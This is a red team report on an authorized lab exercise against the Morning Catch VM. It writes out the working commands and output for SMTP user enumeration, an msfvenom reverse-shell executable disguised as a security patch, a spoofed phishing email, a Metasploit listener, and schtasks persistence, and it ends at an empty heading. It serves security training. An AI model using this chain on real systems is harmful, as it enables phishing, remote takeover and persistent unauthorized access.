Red Team Operations and Simulated Attack

Summary

This red team operation successfully simulated a targeted cyberattack against the Morning Catch environment. The engagement highlighted critical security gaps, including unpatched legacy systems, weak credential practices, and lack of network segmentation.

The operation began with passive and active reconnaissance, where we identified exposed services and extracted valid usernames via SMTP enumeration. Using this information, a reverse shell payload was crafted with msfvenom and disguised as a legitimate system update. The payload was delivered through a phishing email composed and sent via a vulnerable SMTP service,

exploiting social engineering techniques to lure the CEO into executing the malicious file.

Upon execution, the payload established a reverse shell to the attacker's machine, enabling full control of the target. Persistence was achieved using a scheduled task that ensured recurring execution of the payload. Command and

control were maintained via RDP using valid credentials, followed by privilege escalation to root access. This allowed for full administrative control and set the stage for lateral movement toward a second target within the defined test scope.

The engagement successfully demonstrated how a motivated attacker could chain together multiple attack vectors—information gathering, phishing, payload execution, persistence. These findings underscore the need for improved system hardening, user awareness training, and proactive detection capabilities.

Rules of Engagement

- **Team members:** Suhaila Adel, Mennatullah Ahmed, Abdullah Yasser, Ahmed Waleed
- **Timeframe:** The engagement ran from 12/4/2025 to 12/5/2025, during standard working hours unless otherwise approved.
- **Access:** No changes to production data or services are permitted unless agreed upon. Any modifications must be reversible.
- **Authorization:** All testing activities are pre-approved by stakeholders. Written permission has been obtained.
- **Impact:** Avoid causing service disruptions or affecting business operations. Denial-of-service attacks are strictly prohibited.
- **Communication:** Critical findings or incidents must be reported to the blue team or project leader immediately.
- **Safety:** No malware or destructive tools will be used unless explicitly authorized in writing.

Scope

The scope of this engagement was carefully defined to simulate a realistic adversary scenario while ensuring safety and compliance. The operation targeted specific systems and services within a controlled environment provided by the Morning Catch organization.

In-Scope Assets

- **Morning Catch Machine (192.168.0.19 / 192.168.26.91)**
  The primary target for reconnaissance, exploitation, and post-exploitation activities, including privilege escalation and persistence techniques.
- **Internal Network Services**
  Including but not limited to SMTP (port 25), HTTP (port 80), and RDP that are identified during active reconnaissance.

In-Scope Activities

- Passive and active reconnaissance
- Service enumeration and vulnerability identification
- Social engineering (phishing) with pre-approved content
- Payload generation and remote code execution
- Privilege escalation and persistence mechanisms
- Command and control (C2) establishment

Out-of-Scope Assets and Activities

- Non-consensual attacks against third-party systems or external services
- Denial-of-Service (DoS) testing or actions that may impact system availability
- Data exfiltration involving real sensitive data (simulated only)

Methodology

This red team engagement followed a structured offensive methodology based on the **cyber kill chain**, simulating a realistic threat actor targeting the Morning Catch organization. Each phase aims to replicate common adversary behaviors and test the resilience of the target environment across the full attack lifecycle.

1. **Reconnaissance (active and passive)**
   Objective**:** Gather intelligence to inform attack planning.
2. **Weaponization**
   Objective: Develop a tailored payload for remote access.

3. **Delivery**
   Objective**:** Deliver the payload through social engineering.
4. **Exploitation**
   Objective**:** Execute the payload to gain a foothold.
5. **Installation**
   Objective**:** Establish persistence on the target.
6. **Command and Control (C2)**
   Objective**:** Maintain control of the compromised system.
7. **Actions on Objectives**
   Objective**:** Credential dumping, lateral movement, data exfiltration.

Legal & Ethical Considerations

- **Authorization:** All actions performed during this red team exercise were pre-approved by relevant stakeholders within the Morning Catch organization. Written permission was obtained to carry out the engagement, ensuring full legal authorization for the testing and exploitation of the specified assets.
- **Scope and Limits**: The engagement was confined to the in-scope assets and activities, and any out-of-scope actions were strictly avoided. The testing environment was carefully defined, and no third-party systems or external services were targeted without prior consent. This ensured that no unapproved systems were impacted.
- **Data Protection:** Throughout the engagement, no real sensitive data was exfiltrated or used beyond its simulated purpose. Data exfiltration was carried out solely for testing and documentation purposes, without compromising any confidential or proprietary information belonging to the organization.
- **No Service Disruptions:** Efforts were made to avoid disrupting services, and no Denial-of-Service (DoS) or destructive actions were performed. The goal was to test the security posture of the environment without negatively impacting operational systems or business continuity.
- **Safety and Transparency:** As stipulated in the rules of engagement, no destructive or unsafe tools were employed unless explicitly authorized. All findings were reported transparently to the blue team or project leaders promptly to ensure swift remediation of critical vulnerabilities.

- **Ethical Responsibility:** The primary objective of the engagement was to identify vulnerabilities and improve the organization's security posture. It is essential to maintain a responsible attitude when handling sensitive information, ensuring that findings are used constructively to drive improvements, rather than exposing weaknesses for malicious purposes.
- **Non-Disclosure:** All information collected during the engagement is protected by non-disclosure agreements (NDAs) and will not be shared outside of the agreed-upon reporting channels. This ensures that sensitive data and tactics discovered during the operation are kept confidential.
- **Compliance with Laws:** All activities were carried out in compliance with applicable laws and regulations. This includes adhering to local, regional, and international standards concerning cybersecurity, privacy, and ethical hacking. Special attention was given to data protection laws (such as GDPR) and any other legal constraints that might impact the conduct of the red team operation.

Attack scenario

Reconnaissance

Passive Reconnaissance


During the initial phase of the engagement, we conducted passive reconnaissance to gather information about the Morning Catch environment without directly interacting with the target system using OSINT framework. This included analyzing publicly available resources such as LinkedIn profiles, company websites, and domain records to identify internal technologies, staff roles, and potential email formats (e.g., `name@morningcatch.ph`).

Active Reconnaissance

Following passive data collection, we proceeded with active reconnaissance to directly probe the Morning Catch machine and identify exposed services. Using `nmap`, a full TCP port scan was conducted to enumerate open ports and service versions. The scan revealed that ports `25 (SMTP)`, `80 (HTTP)` and other ports were open and accessible.

```
Nmap scan report for 192.168.0.19
Host is up (0.00026s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
143/tcp  open  imap
587/tcp  open  submission
993/tcp  open  imaps
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:8E:32:66 (VMware)
```


As the `http` port is open, we followed the Ip address, opened their website and found this table in the Employee Directory.





Version detection (`nmap -sV -A -p25 192.168.0.19`) indicated that the SMTP service was running an older mail daemon (`sendmail 8.14.3`).

```
└─$ nmap -sV -A -p25 192.168.0.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-03 14:00 EDT
Nmap scan report for 192.168.0.19
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Sendmail (Not accepting mail)
| smtp-commands: morningcatch.ph Hello [192.168.0.16], pleased to meet you, ENHANCEDSTATUSCODE
S, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, AUTH DIGEST-MD5 CRAM-MD5, DELIVERBY, HEL
P
|_ 2.0.0 This is sendmail version 8.14.3 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RS
ET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "H
ELP <topic>". 2.0.0 To report bugs in the implementation see 2.0.0 http://www.sendmail.org/ema
il-addresses.html 2.0.0 For local information send email to Postmaster at your site. 2.0.0 End
 of HELP info
MAC Address: 00:0C:29:8E:32:66 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: Host: morningcatch.ph

TRACEROUTE
HOP RTT     ADDRESS
1   1.59 ms 192.168.0.19
```

During the reconnaissance phase, I performed web content enumeration using the dirb tool against the target web server. The scan successfully identified several accessible directories not linked directly to the website's main navigation. One such directory contained publicly accessible image files of system users. These files could potentially be used for social engineering attacks, impersonation, or identity inference. The exposure of user photos indicates a lack of proper access controls or directory listing protections on the web server.







Leveraging this, we did a **Manual Enumeration** executed the `VRFY` command against the SMTP service to confirm the existence of valid usernames on the system. These findings provided critical input for crafting precise attack vectors in the following exploitation stage.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.0.19 25
Trying 192.168.0.19 ...
Connected to 192.168.0.19.
Escape character is '^]'.
220 morningcatch.ph ESMTP Sendmail 8.14.3/8.14.3/Debian-9.1ubuntu1; Sun, 4 May 2025 10:18:15
400; (No UCE/UBE) logging access from: [192.168.0.16](FAIL)-[192.168.0.16]
HELO attacker.com
250 morningcatch.ph Hello [192.168.0.16], pleased to meet you
HELP
214-2.0.0 This is sendmail version 8.14.3
214-2.0.0 Topics:
214-2.0.0       HELO    EHLO    MAIL    RCPT    DATA
214-2.0.0       RSET    NOOP    QUIT    HELP    VRFY
214-2.0.0       EXPN    VERB    ETRN    DSN     AUTH
214-2.0.0       STARTTLS
214-2.0.0 For more info use "HELP <topic>".
214-2.0.0 To report bugs in the implementation see
214-2.0.0       http://www.sendmail.org/email-addresses.html
214-2.0.0 For local information send email to Postmaster at your site.
214 2.0.0 End of HELP info
VRFY rbourne
250 2.1.5 Richard Bourne <rbourne@morningcatch.ph>
VRFY Suhaila
550 5.1.1 Suhaila ... User unknown
VRFY gfarkins
250 2.1.5 Growl Farkins <gfarkins@morningcatch.ph>
```

Weaponization

We crafted a custom payload designed to gain remote access to the Morning Catch machine. Using the **msfvenom** tool, a reverse shell payload was generated targeting Windows. This command created a malicious executable (`securityPatch.exe`) that, when executed on the target machine, would initiate a reverse TCP connection back to the attacker's machine at `IP 192.168.0.16` on `port 7777`. The executable was disguised as a legitimate update to avoid suspicion. This reverse shell payload effectively functions as a **backdoor**, providing the attacker with ongoing, unauthorized access to the target system. Once executed, it establishes a hidden communication channel, allowing the attacker to control the system remotely without the user's knowledge or consent.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [04/May/2025 16:12:00] code 404, message File not found
127.0.0.1 - - [04/May/2025 16:12:00] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [04/May/2025 16:12:00] code 404, message File not found
127.0.0.1 - - [04/May/2025 16:12:00] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [04/May/2025 16:12:08] "GET /securityPatch.exe HTTP/1.1" 200 -
192.168.0.19 - - [04/May/2025 16:14:33] "GET /securityPatch.exe HTTP/1.1" 200 -
```

Delivery

Delivery Method: Email-Based Social Engineering via SMTP

To deliver the malicious payload, we leveraged an open `SMTP` service running on the Morning Catch machine to craft and send a spoofed email appearing to originate from the internal admin user and addressed to the CEO.


We opened a `http.server` to host our payload:


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.0.16 LPORT=7777 -f exe -o securityPatch.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: securityPatch.exe
```

Using a Telnet connection to port `25 SMTP`, we manually composed the email with the following characteristics:

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.0.19 25
Trying 192.168.0.19 ...
Connected to 192.168.0.19.
Escape character is '^]'.
220 morningcatch.ph ESMTP Sendmail 8.14.3/8.14.3/Debian-9.1ubuntu1; Sun, 4 May 2025 16:05:38 -0400;
ing access from: [192.168.0.16](FAIL)-[192.168.0.16]
HELO morningcatch.ph
250 morningcatch.ph Hello [192.168.0.16], pleased to meet you
MAIL FROM:<bjenius@morningcatch.ph>
250 2.1.0 <bjenius@morningcatch.ph> ... Sender ok
RCPT TO:<rbourne@morningcatch.ph>
250 2.1.5 <rbourne@morningcatch.ph> ... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
From:bjenius@morningcatch.ph
To:rbourne@morningcatch.ph
Subject:Urgent Security Patch


Hello Mr/Richard
I'd liketo inform you about a new security patch that will protect your system.
Please make sure to download it from this official link: http://192.168.0.16:8080/securityPatch.exe
Best Wishes!
.
250 2.0.0 544K5ctH005842 Message accepted for delivery
```


The crafted message aimed to induce the CEO into downloading the patch from the provided link, which in reality contained a reverse shell payload created using `msfvenom`. This email was successfully delivered due to the SMTP vulnerable version used in the machine.





Exploitation

In the exploitation phase, we leveraged social engineering to get the victim to execute the malicious payload. The victim clicked on the phishing link and downloaded the disguised payload, `securityPatch.exe`, thinking it was a legitimate security update. Upon execution, the payload appeared in the system monitor of the target machine, initiating the reverse TCP connection back to the attacker's machine.



Process Name	Status	% CPU	Nice	ID	Memory	Waiting Channel
polkit-gnome-authent	Sleeping	0	0	1927	1.1 MiB	poll_schedule_timeout
pulseaudio	Sleeping	0	-11	1981	932.0 KiB	poll_schedule_timeout
python	Sleeping	0	0	2035	6.3 MiB	poll_schedule_timeout
rsyslogd	Sleeping	0	0	676	1.2 MiB	poll_schedule_timeout
rtkit-daemon	Sleeping	0	1	1107	1.1 MiB	poll_schedule_timeout
scsi_eh_0	Sleeping	0	0	35	N/A	scsi_error_handler
scsi_eh_1	Sleeping	0	0	36	N/A	scsi_error_handler
scsi_eh_2	Sleeping	0	0	317	N/A	scsi_error_handler
securityPatch.e	Sleeping	0	0	6183	540.0 KiB	pipe_wait
securityPatch.e	Sleeping	0	0	6176	540.0 KiB	pipe_wait
sendmail-mta	Sleeping	0	0	1686	1.9 MiB	poll_schedule_timeout
services.exe	Sleeping	0	0	5860	560.0 KiB	pipe_wait
sesman	Sleeping	0	0	1631	624.0 KiB	hrtimer_nanosleep
ssh-agent	Sleeping	0	0	1893	332.0 KiB	poll_schedule_timeout
su-to-root	Sleeping	0	0	3882	200.0 KiB	do_wait
sync_supers	Sleeping	0	0	12	N/A	bdi_sync_supers
thunderbird.exe	Sleeping	0	0	5851	75.1 MiB	pipe_wait

On our Kali machine, a **custom script** was created to automate the Metasploit tasks, specifically setting up the listener and handling the reverse shell.

```
  GNU nano 8.3                                    script.rc
use multi/handler
set LPORT 7777
set LHOST 192.168.0.16
set PAYLOAD windows/shell/reverse_tcp
run
```

This allowed us to gain an interactive shell and control the target machine. The payload successfully bypassed endpoint defenses and established an open communication channel, allowing further access to the system for lateral movement or data exfiltration.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -r script.rc
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
```

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing script.rc for ERB directives.
resource (script.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (script.rc)> set LPORT 7777
LPORT => 7777
resource (script.rc)> set LHOST 192.168.0.16
LHOST => 192.168.0.16
resource (script.rc)> set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
resource (script.rc)> run
[*] Started reverse TCP handler on 192.168.0.16:7777
[*] Sending stage (240 bytes) to 192.168.0.19
[*] Sending stage (240 bytes) to 192.168.0.19
[*] Command shell session 1 opened (192.168.0.16:7777 -> 192.168.0.19:37175) at 2025-05-04 16:35:25
-0400
[*] Command shell session 2 opened (192.168.0.16:7777 -> 192.168.0.19:37176) at 2025-05-04 16:35:25
-0400


Shell Banner:
Microsoft Windows 5.1.2600 (1.7.22)

Z:\home\rbourne\Desktop>
-----


Z:\home\rbourne\Desktop>
```

Installation

To establish persistence on the target system, a **scheduled task** was created using the built-in `schtasks` utility. The task is configured to execute a payload daily at a specified time, ensuring continued access even after reboots or user logouts.

Command Executed:

```
Z:\home\rbourne\Desktop>schtasks /create /tn "securityPatch" /tr "Z:\home\rbourne\Desktop\Patch
32.exe" /sc daily /st 16:30
```


Details:

